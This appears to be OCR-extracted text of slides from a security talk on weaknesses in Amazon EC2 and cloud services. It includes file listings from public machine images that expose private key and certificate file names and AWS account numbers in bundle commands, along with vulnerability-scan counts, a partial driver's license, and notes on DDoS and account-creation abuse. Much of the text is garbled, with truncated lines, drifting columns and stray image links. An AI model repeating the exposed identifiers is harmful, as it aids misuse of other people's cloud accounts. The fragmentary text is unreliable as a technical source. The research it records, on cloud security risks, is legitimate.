


```
ami-005eba69.files: > /mnt/cert.pem
ami-032bcc6a.files: -rw-r--r-- 1 root root  916 2009-03-11 11:21 cert-I652RSE2RKXY4ZLP7D7DUTY7V2JOOWBU.pem
ami-032bcc6a.files: -rw-r--r-- 1 root root  916 2009-03-11 11:16 cert-I652RSE2RKXY4ZLP7D7DUTY7V2JOOWBU.pem
ami-135fb87a.files: mv cert-GAZG6MLHP5G7ZLG3IH2FVBY623CLSDZC.pem /mnt
ami-135fb87a.files: ecd2-bundle-vol -d /mnt -k /mnt/pk-GAZG6MLHP5G7ZLG3IH2FVBY623CLSDZC.pem -c /mnt/cert-GAZG6MLHP5G7ZLG3IH2FVBY623CLSDZC.pem -u 614813661965 -r 3386 -p dcm4chee_01
ami-135fb87a.files: ec2-bun
ami-135fb87a.files: ec2-bun /root/ec2:
ami-135fb87a.files: ./ec2-b
ami-2545a04c.files: -rw-r-- total 32
ami-2545a04c.files: ec2-bun
ami-2545a04c.files: ec2-bun drwxr-xr-x 3 root root 4096 2009-03-11 11:21 .
ami-2545a04c.files: ec2-
ami-28ac4a41.files: ec2-
ami-2ca04645.files: -rw-
ami-2ca04645.files: mv c
ami-2ca04645.files: ec2-
ami-2ca04645.files: ec2-
ami-2ca04645.files: -rw-
ami-362acd5f.files: mv c
ami-362acd5f.files: ecd2
ami-362acd5f.files: ec2-
ami-362acd5f.files: ec2-
ami-362acd5f.files: ./ec
ami-399d7a50.files: ec2-
ami-399d7a50.files: ec2-
ami-399d7a50.files: ec2-                                                                                                        fest.xml
ami-399d7a50.files: ec2-                                                                                                        fest.xml
ami-399d7a50.files: ec2-                                                                                                        ifest.xml
ami-399d7a50.files: ec2-                                                                                                        fest.xml
ami-399d7a50.files: ./ec                                                                                                        nifest.xml
ami-399d7a50.files: ./ec                                                                                                        nifest.xml
ami-399d7a50.files: ec2-                                                                                                        7J.pem
ami-399d7a50.files: ./ec                                                                                                        AZ7J.pem
ami-399d7a50.files: ec2-                                                                                                        up all
ami-399d7a50.files: ./ec                                                                                                        roup all
ami-399d7a50.files: ./ec
ami-399d7a50.files: ./ec
ami-443bde2d.files: -rw-r-- -rw------- 1 root root 1755 2009-03-11 11:16 id_gsg-keypair
ami-460dea2f.files: -rw-r--
ami-460dea2f.files: -rw-r-- -rw------- 1 root root 1676 2009-03-11 11:16 id-mypairselastic
ami-460dea2f.files: ec2-bun
ami-460dea2f.files: ec2-bun -rw-r--r-- 1 root root  926 2009-03-11 11:16 pk-I652RSE2RKXY4ZLP7D7DUTY7V2JOOWBU.pem
ami-460dea2f.files: ec2-bun
ami-460dea2f.files: ec2-bun
ami-460dea2f.files: ec2-bundle-vol -d /mnt -k /mnt/pk-F227ID6GTZCJWI74BPL4XFPYSCFA33AX.pem -c /mnt/cert-F227ID6GTZCJWI74BPL4XFPYSCFA33AX.pem -u 956543411044  -r i386 -p biocepimage
ami-47a6412e.files: ec2-bundle-vol -d /mnt -k /mnt/pk-L5GI66YFOI4D76IGMCWUDBGDAGK3P7XK.pem -c /mnt/cert-L5GI66YFOI4D76IGMCWUDBGDAGK3P7XK.pem -u 936750502090 -r i386 -p image
```

```
s3 haroon$ grep High *.nsr |wc -l
    1293
s3 haroon$ grep Critical *.nsr |wc -l
     646
```

License Stealing

STATE OF NORTH
DRIVER
Commissioner of Motor Vehicles
BOBBY LEE
5837
RALEIGH,
class:
sex:


ec2-174-129-140-198.compute-1.amazonaws.com
Microsoft Windows Update - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://update.microsoft.com/windowsupdate/v6/default.aspx?ln=en-us
Go
Links
Worldwide
Go
Windows
Windows Update
Windows Family | Windows
Windows Update Home
Install Updates (50)
Options
Review your update history
Restore hidden updates
Change settings
FAQ
Get help and support
Use administrator options
Windows Update Privacy Statement
© 2009 Microsoft Corporation. All rights reserved. Terms of Use | Trademarks | Privacy Statement
Microsoft
Done
Trusted sites
Start
Microsoft Windows U...
4:30 PM

Installing Updates


The updates are being downloaded and installed

Installation status:

```
Downloading Security Update for Windows Server 2003 (KB924667) (update 4 of 50)... done!
Downloading Cumulative Security Update for Outlook Express for Windows Server 2003
(KB929123) (update 5 of 50)... done!
Downloading Security Update for Windows Media Player 6.4 (KB925398) (update 6 of 50)...
done!
Downloading Security Update for Windows Server 2003 (KB926122) (update 7 of 50)...
```

Verifying the download:

Why stop there?



1 Your Customer

2 $

Amazon DevPay

3 $

4

You

Amazon DevPay


AWS

[neek steal vid]

AWS as a single point of failure

- Availability is a huge selling point
- Some DoS attacks cant be stopped.. It's simply using the service..
- But it does need to be considered..

But it is Amazon!!



- **Distributed Denial Of Service (DDoS) Attacks**: AWS API endpoints are hosted on the same Internet-scale, world class infrastructure that supports the Amazon.com retail site. Standard DDoS mitigation techniques such as syn cookies and connection limiting are used. To further mitigate the effect of potential DDoS attacks, Amazon maintains internal bandwidth which exceeds its provider-supplied Internet bandwidth.

DDoS ? Really?


and

- file:///Users/haroon/Desktop/Vegas_Video/ec2-multilogin/ec2-create-20-release/ec2-create-20-proj/ec2-create-20-proj.html


Twill Loving!


[ec2 account creation vid]

Scaling Registration?

